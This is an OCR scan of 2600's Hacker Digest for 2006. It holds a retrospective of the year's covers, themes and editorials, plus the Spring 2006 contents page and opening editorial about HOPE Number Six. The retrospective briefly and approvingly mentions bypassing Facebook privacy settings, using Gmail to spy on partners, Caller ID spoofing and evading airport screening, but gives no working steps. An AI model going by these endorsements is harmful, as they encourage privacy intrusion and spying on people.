
2600

The Hacker Digest - Volume 23

2006



FORMAT

The 2006 covers once again told a continuing story throughout the year. Starting with the Winter issue, we introduced a new method of binding that eliminated staples. The contents had the following unique titles: Spring: "Visions"; Summer: "Wonders to Behold"; Autumn: "Directory"; and Winter: "Education". Little messages continued to be found on Page 3, hidden in tiny print within the contents. The messages were as follows: Spring: "iwtftfto@2600" (located under the "ns" in the title "Visions" and a reference to an email address at 2600.com that stood for "I Was The First To Figure This Out," a final part of one of our online contests); Summer: "group 666" (found over the entryway in the graphic under the "d" in the title "Wonders to Behold" and a reference to a strange mystery involving recorded spoken numbers that was being talked about in the hacker world and on *Off The Hook* that summer); Autumn: "al qa al qusayr orange" (at the bottom right of the page and a reference to growing tensions in the world involving Al Qaeda (al qa), Syria (Al-Qusayr), and the raising of the Department of Homeland Security's alert code to high (orange)); and Winter: "concilliabule" (under the "du" of the title "Education" and just a weird word which is defined as "a secret meeting of people who are hatching a plot"). Letters titles continued to be unique with each issue - Spring: "Sounding Board"; Summer: "Jibber-Jabber"; Autumn: "Written Expressions"; and Winter: "Conversation".

COVERS

The Cover credit for all four covers this year went to Frederic Guimont and Dabu Ch'wald.

The 2006 covers all were part of a continuing story. Each issue had an illustration that followed a spaceman orbiting and descending to Earth.

The Spring cover showed the man in space looking down on Earth as Google-colored characters appear on the globe, except instead of letters they're the numbers "600613," which looks like "GOOGLE" spelled with numbers, or in "leetspeak." The view is actually of China since there was a bit of controversy at the time over Google's presence there. A long cable extends from the spaceman and throughout the cover with all kinds of letters and numbers printed on it. A portion of it reads: "AFSK1200: fm KE2UK-0 to APS227-0 via RS0ISS-3,FN30FQ-0,RON-0 UIv pid=F0081020z[227]FIXED & Operational" which was packet data output from the International Space Station. The drawing of

the man is in black and white while the photo of Earth is in color.

Summer 2006 shows the same man as he descends to Earth, specifically the very street of the Hotel Pennsylvania and that summer's HOPE Number Six conference. Again, the man is drawn in black and white while the surrounding scenery is a color photograph. As he descends, we see that his space helmet has been discarded, but parts of his suit are still connected. He's reading what could only be a HOPE Number Six program with great fascination. Coordinates are written in a spiral below him which correspond to the general location of the conference. The spiral would later become part of the conference artwork. (The picture of the ground was actually taken from the nearby New Yorker Hotel.)

For the Autumn 2006 cover, the man appears to be caught inside a tunnel as pieces of the hacker world fly by in the form of screen shots of web pages, flying packets, and various other net noise.

The journey ends with Winter 2006-2007 and a combining of last year's journey with this year's. The mystery man with the metallic case meets this year's flying spaceman. Both are on the ground by the bull statue in New York's financial district in a combination of photography meeting illustration. The radiation symbol on the box has been replaced with a peace sign and the handshake between the two is a nod to the cover of Pink Floyd's *Wish You Were Here*.

INSIDE

Four additional pages were added for the second year in a row beginning with the Winter issue, bringing the total to 68. The page footers for the Autumn issue (but not the cover) were labeled as "Fall" this year. The staff section remained on Page 6 in all issues except Winter, when it moved to Page 4. The puzzle section continued to appear on Page 60 (64 for Winter), but not in the previous year's crossword-like format. This year, the challenge was to tie certain things together in some way. It was labeled "Enigma" for Spring, the Russian word for "Puzzle" for Summer, and simply "Puzzle" for Autumn and Winter.

The staff section had credits for Editor-In-Chief, Layout and Design, Cover, Office Manager, Writers, Webmasters, Network Operations, Quality Degradation, Broadcast Coordinators, and IRC Admins. The Statement of Ownership was printed on Page 5 in the Autumn edition. We had our first price change on the newsstand in more than three years, increasing the cost by 75 cents for people in the States and reducing the price by a dollar for Canadian readers. The subscription price remained the same as it was for over 15 years.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"Unthinking respect for authority is the greatest enemy of truth."* - Albert Einstein

Summer: "*Are you telling me that tens of millions of Americans are involved with al Qaeda?"* - Senator Patrick Leahy in response to recent revelations that the NSA has been secretly attempting to create a database of every call ever made within U.S. borders.

Autumn: *"An internet was sent by my staff at 10 o'clock in the morning on Friday. I got it yesterday. Why?"* - Senator Ted Stevens displaying his knowledge of the Internet earlier this summer in a speech designed to help defeat the network neutrality initiative.

Winter: *"It has become appallingly obvious that our technology has exceeded our humanity."* - Albert Einstein

2006 saw more concern about the deteriorating state of privacy along with revelations of misbehavior towards the public on the part of intelligence agencies and phone companies. The year was also an anagram of 2600, something that wouldn't happen again until 2060. In addition, it was the year of HOPE Number Six, which we also tied into the numbering scheme: "For the numerologists out there, this is also a bit of fun because it's the only time the number of our conference has coincided with the number of the year." We spent some time trying to convince people to come to the States to attend HOPE, despite all of the bad news that was coming out regarding privacy, searches, and the overall erosion of civil liberties. Throughout it, we remained optimistic and let people know that "...not coming here because of the erosion of various liberties negates anything positive you may have gotten or contributed during your encounters with so many like-minded individuals." We knew that whatever issues all of us were going through would be temporary. "While things have admittedly gotten bad on a number of fronts, the tide will eventually turn." And, the other compelling logic we used to get people to attend was that HOPE was a fraction of the cost of comparable conferences. (We also managed to have our video archive of the conference finished in record time.)

We introduced three new columns: "Telecom Informer," "Techno-Exegesis," and "Hacker Perspective." The latter was "a guest column which takes a

different look at the hacker world from the eyes of someone who is well known in the community." ("Telecom Informer" was also the name of a column from way back in our early days.)

We were deluged with articles on topics like "Hacking the Facebook" to exposés on Cingular Wireless and Jabber/XMPP. We were hit with the usual requests to hack Myspace accounts and help people find out if their partners were being unfaithful. Our determination? "Couples need to make a solemn vow to never use Hotmail." It was the year we began to use PayPal at long last and we printed various complaints from people who had bad experiences with them.

We tackled injustice on all fronts, whether it was the kind that affected us directly, such as publishers being penalized for issues that went missing in retail stores, or something that hurt others, such as the widespread practice of overcharging prisoners for phone calls. As was our tradition, we focused on phone stories of all kinds involving new technologies and familiar companies, always applying a very critical eye. "Decent telephone policy is only achieved through constant bitching."

We once again explained the story of our name, which "to us symbolized liberation, control of technology, and exploration - all without using a single letter." And, at the same time, we were always reassuring people that having issues sent to them was perfectly safe: "Subscribers get their copies in envelopes that don't even have the name of the magazine printed on them for people such as yourself who live under occupation." Throughout it all, we took time to celebrate the individual and all they stood for. "Being an individual is still one of the hardest jobs on the planet."

The issue of piracy came up frequently, and we tried to explain our position in terms that people could understand. "The goal is to get rid of any unfairness that is inherent in the system so that everyone has an opportunity to get what they need and that people who actually create the stuff aren't left out in the cold." But for the really important stuff, it was vital to point out that the common good came first: "...if a company holds the vaccine to a deadly disease and refuses to release it to those who can't afford it, it's more or less the duty of every civilized person to take it from them one way or another, whether it's getting their secrets or breaking down their doors."

When things didn't change quickly enough, we turned the attention to all of us as part of the problem. "We keep letting it happen, buying into all the jingoistic

crap, and not reacting strongly as they do in so many other parts of the world." It was frustrating at times, but we felt we needed to keep the pressure on, both externally and internally. "The tide is not going to turn on its own."

It was a time of great paranoia and suspicion in the mainstream, which we saw as extremely unhealthy. "We don't mean to buy into the pervasive paranoia that insists on suspicion of all those around us and thinks of trust as a four letter word." Indeed, we were witnessing the death of innocence all around us and the demonization of so many things we valued. "A world where we no longer see the fun of getting onto the top of a building or exploring a tunnel system or seeing where a particular path goes is not the kind of world we should be building." We didn't buy the argument that we needed to change who we were because of hostile forces in a dangerous world. "If the goal of terrorism is to screw up our society, then the mission is accomplished." Instead, we saw all of this as an opportunity to move further ahead. "More often than not, perilous times also tend to be interesting times." And in those times, the hacker spirit needed to endure and thrive because "we should never hold back on knowledge and education because of how some might misuse it." We saw this whole period as an unfortunate phase that we would eventually triumph over. "While fear may be steering most of us at the moment, that simply can't last forever."

There was a strong reaction to some of our covers, along with various other hidden messages, such as the "*Lost*" numbers that appeared in an apple on the table of contents of Winter 2005-2006. Some were convinced we were taking a swipe at the computer company, which we very well might have been. Someone else discovered that an approaching helicopter on the cover of the Autumn 2005 issue had a shadow that resembled McDonald's arches, a theory which played nicely into the next issue's cover. And another reader noticed the plane flying towards the World Trade Center from a cover way back in 1987.

The words printed in our issues were often a source of great inspiration to many of our readers. "Knowing there are so many smart people out there who can protect us from Big Brother lifts my heart." It was that relationship with them that helped ensure our very existence. "As we don't have advertising, the only two factors in the equation are us and our readers." Of course, there were those who took it all too seriously and made us way more important than we thought we were. "We ought to drop the whole hacker angle and just set up a religion. We already own hope.net so we're halfway there." We tried to keep our heads in reality. "Regardless of how many people read the magazine or listen to the radio shows or come to our conferences, we will always be a comparatively

small group of people." Even with that in mind, it still meant the world to us to get feedback saying things like: "I have only three *2600* magazines but let me tell you the first one I ever picked up changed my life. I went from a kid who liked to dabble into a full fledged techno-lover."

While we all were addicted to technology in some form, we also tried to let people know that it was OK to break free of it every now and then. "If we become enslaved to a technology, that's a human issue that we need to address, not a technological one." Our tone was always coated in rebellion. "Idiots in authority must be challenged at every opportunity." Thanks to our readers, we were often able to achieve this through their influence. One of them who worked for a web filtering company managed to change our website's description from "criminal skills," which was the reason it had been blocked all over the country.

Our IRC network really began to take off, bringing with it all of the trials and tribulations that we expected. We had to clarify our actual involvement. "While people from the magazine try to come onto the channel from time to time, it's mostly a wide open space where users from all levels of the human evolutionary scale congregate." We started to look into designing collared shirts for the many readers requesting them, which would help bring *2600* shirts into environments that didn't allow t-shirts.

There were all sorts of scandals involving technology and privacy violations that we were on top of. "Last year it was revealed that the National Security Agency had been spying on Americans *within* the United States through phone and Internet conversations that went on with people in other countries." Not too surprisingly, this began to disappear from the public view after some initial attention. "And then it all seemed to fade into the drone of inane media chatter." We had no intention of letting it go. "The desire for privacy is nothing to apologize for." And we felt we shouldn't be afraid of meeting challenges to our positions with unflinching statements: "...it is an indisputable fact that Bush has ordered the NSA to spy on Americans without warrants."

We spent time discussing the impending downfall of net neutrality and how to get Facebook accounts without being part of a school, something that was unheard of back then. We also published tricks on how to bypass their security: "...you can browse their profile regardless of what their privacy settings are." We printed pieces on all kinds of companies and services, including T-Mobile, Flickr, Myspace, Pep Boys, Telecheck, and Sears. We even printed an article on hacking 2600.com. And we suggested using the fledgling Gmail to spy on significant others since it was proving to be so hard to log out of.

As suspicion over Google mounted, we devoted space to alternatives like Scroogle, which seemed to have a better policy regarding privacy concerns. We tackled the issue of DRM, printing warnings about how that, along with the DMCA, would inevitably be abused. The various outlets of the recording industry that came after people for sharing music were often viewed as a big part of the problem.

New technologies, like chip-and-PIN to combat credit card fraud, were being introduced in other parts of the world this year. We devoted space to a service called SpoofCard that allowed callers to choose what phone number showed up on Caller ID. On that note, we revealed a method of finding out Caller ID names without ever even completing a phone call. We shared tips on how to get past the dreaded "SSSS" on boarding passes. We talked about avoiding datamining and other negative elements. "Blocking software works on nearly all platforms and the better they get the more frustrating it will become for those of us who just want to be left alone."

We discussed the ongoing issue of FBI informants attending *2600* meetings and how best to deal with it. We confronted Amazon for selling copies of our magazine at highly inflated prices. And we focused on the unfair practices of distributors, which made our very existence so much more of a challenge than it had to be. "The alternative voices always seem to be the first ones affected while those immersed in the world of advertising and all things commercial seem to weather the storms and survive the challenges." It was a unique position we found ourselves in - embracing new technology while trying to protect elements of a much older world. "Ironically, the very people who understand technology and the Internet on a level far exceeding the norm are the same people who still value ink on a page and the power of the printed word, something that is mostly lost in the world of the net."


Some of our strongest response was to an article printed in Winter 2005-2006 entitled "Network Administrators: Why We Make Harsh Rules," which provoked another article published in Summer 2006 entitled "Network Administrators: Why We BREAK Harsh Rules" and a flurry of response to *that*. And a reader whose ISP blocked his Internet access because of a pirated movie download generated all kinds of varying opinion and feedback.

It was a challenging year, but one where we repeatedly stood up for what we believed in, and in the style of true hackers. "Individual visions have not died in our arena because people have grabbed the tools and started building without waiting for permission." That was simply our way.

Volume Twenty-Three, Number One!
Spring 2006, $5.50 US, $8.15 CAN

2600

The Hacker Quarterly



0 74470 83158 7

More Katrina Phones

A New Orleans payphone in the Lakeview area that has seen things no payphone should ever have to see.

Photo by Chris Chambers

This area was only a few blocks from where the 17th Street canal broke. The phone had been submerged and the storage building next to it was overturned.

Photo by Chris Chambers

And this is what it looks like when a cable snaps.

Photo by Chris Chambers

This row of phones is located in St. Bernard Parish in New Orleans and was set up by Bell-South so residents could make calls (supposedly anywhere) for free.

Photo by John Taylor

Send your foreign payphone pictures to payphones@2600.com!
Be sure to use the highest quality settings.

Visions

2600... 2006... 2060	4
Filesharing using TinyURL.com	7
XSS'ing MySpace.com	10
United Kingdom: The State of Surveillance	11
Making Rover Fart	13
Telecom Informer	14
Hacking the HNAS1 Network Attached Storage Unit	18
Hacking 2600.com	22
Direct Inward System Access and Caller ID Spoofing	24
Hacker Perspective	25
Hacking PCReservation	27
Hacking the Facebook	28
The Price of Convenience: Our Identities	29
Highlighting the Holes	30
Letters	32
The DRM Plan	46
The Secrets of Cingular Wireless	48
Techno-Exegesis	49
Not Quite Dead Yet	52
School Connections	53
iPod Sneakiness	54
A Look at Jabber/XMPP	55
Spyware - The Ever Changing Threat	56
Marketplace	58
Puzzle	60
Meetings	62

This is a very special year for us as 2006 happens to be an anagram of our name. This has never happened before and it won't happen again until 2060. And who knows where we'll all be by then....

This promises to be an interesting year for us and our readers for a number of reasons.

First, let's outline some changes taking place right here in our pages. As of this issue we're introducing several columns which will be appearing regularly in addition to our usual reader submitted articles. Two of these columns ("The Telecom Informer" and "Techno-Exegesis") will represent perspectives on emerging and existing technologies, specifically issues related to telecom and all sorts of other advances and regressions in technology - all from the keyboards of a couple of our regular writers. In addition to this, we are also debuting a guest column ("Hacker Perspective") which takes a different look at the hacker world from the eyes of someone who is well known in the community.

The idea behind these columns is to expand the material covered in our pages and to do it in a more timely fashion by aggressively pursuing stories and opinions, instead of simply waiting for them to come to us. We will still rely primarily on reader contributions to set the tone of our pages and to ensure that we continue to be the digest of the hacker community. It's these voices that make the rest of the world see what's interesting and relevant about all of the stuff that fascinates us so much.

2006 is also the year of HOPE Number Six. For the numerologists out there, this is also a bit of fun because it's the only time the number of our conference has coincided with the number of the year. It's unlikely such a conjunction will ever occur again. So Six will definitely be a prevailing theme at the festivities this year. Read into that what you will.

As for the conference itself, we expect it to be even more fun than the last time we did this in 2004. We'll be in the traditional space at the Hotel Pennsylvania in New York City with plenty of room for all sorts of speakers, demonstrations, computer setups, vendors, and whatever else we can come up with. As always, we want your input in order to make HOPE Number Six as good as it can possibly be. That means not only telling us what you would like to see but helping to figure out ways to make amazing things happen. We love it when outsiders inform us that some goal or project is impossible only to watch as the many people behind the scenes make it happen anyway. This kind of thing is par for the course when you get a few thousand hackers together thinking constructively.

It's because of our volunteers that all of this has been possible and has grown so much over the years. In the corporate world, a conference like HOPE (apart from being impossible for a variety of reasons) would easily charge attendees anywhere from a hundred dollars to a couple of thousand. Why? Because that's how the corporate world works. It's all about making a profit and not doing a single task unless

you're well compensated. And we don't have a problem with their believing this since so many of them clearly aren't getting anything else out of what they do. But when putting on a conference in our community, we gladly work our fingers to the bone, stay up for days at a time, deal with all sorts of challenges and problems, and charge the bare minimum so we don't lose a ton of money putting it all together. We could easily become more corporate and make a real killing. People suggest this to us all the time. They even try to win us over with their offers. But the spirit of HOPE would evaporate in such a setting. Ask anyone who's volunteered to be a part of one of our conference teams. There is no better feeling than to know that you played a part in making such magic occur.

There is still time for you to get involved on a number of levels. Just check the website (http://www.hope.net) to see the latest. We'll be needing network experts, audio/visual people, artists, and a setup crew, just to name a few. Simply email volunteers@2600.com to get the ball rolling.

And of course, speakers and panels are what make the conference truly memorable. Over the years we've had some truly phenomenal presentations. As always, we're opening the doors to the community to get involved. Email speakers@2600.com if you have a talk or presentation you'd like to give or if you have an idea for an interesting panel discussion.

We also would like to have more vendors at HOPE this year. If you think you have something that would interest thousands of hackers, send an email to vendors@2600.com with details and we'll help set you up. The sooner the better though as space is limited, huge as it may be.

Finally, a word to those of you on the fence. We know all the excuses for not bothering to come. "New York City's expensive." "It's hot in the summer." "Your country wants to take my fingerprints." All valid statements. But there are remedies for each. You can cut down on expenses dramatically if you're smart and follow the tips on the HOPE web pages. It's not *that* hot in New York, and, if it is, it's nice and cool at the conference. And as for people who are timid about coming to the States, we sympathize. But not coming here because of the erosion of various liberties negates anything positive you may have gotten or contributed during your encounters with so many like-minded individuals. We've seen bonds forged at our conferences that will last a very long time and stand a real good chance of *changing* society in a most positive way. So even if you see potential inconveniences, consider that we would never have made it through the first HOPE if we had let them detract us from what we really wanted to do.

We think that 2006 has a lot going for it insofar as potential for positive change. People are waking up, joining forces, speaking out, and actually making a difference. While things have admittedly gotten bad on a number of fronts, the tide will eventually turn. And free thinking intelligent people who have an understanding of the tools around them will play a significant role in moving that tide.

But enough about this year. What will the real future bring? What developments will occur between now and the next anagram year of 2060? It's hard to even imagine.

Society changes very quickly and when technology is a factor it can move at lightning speeds. Just look at the monumental changes that have taken place since we began publishing. But there are always fundamental values that, while under constant attack, never really stay away for long. People will always want to be free. Creative types will always find a way to express themselves. And dissidents will always emerge, no matter how hard the authorities try to stamp them out.

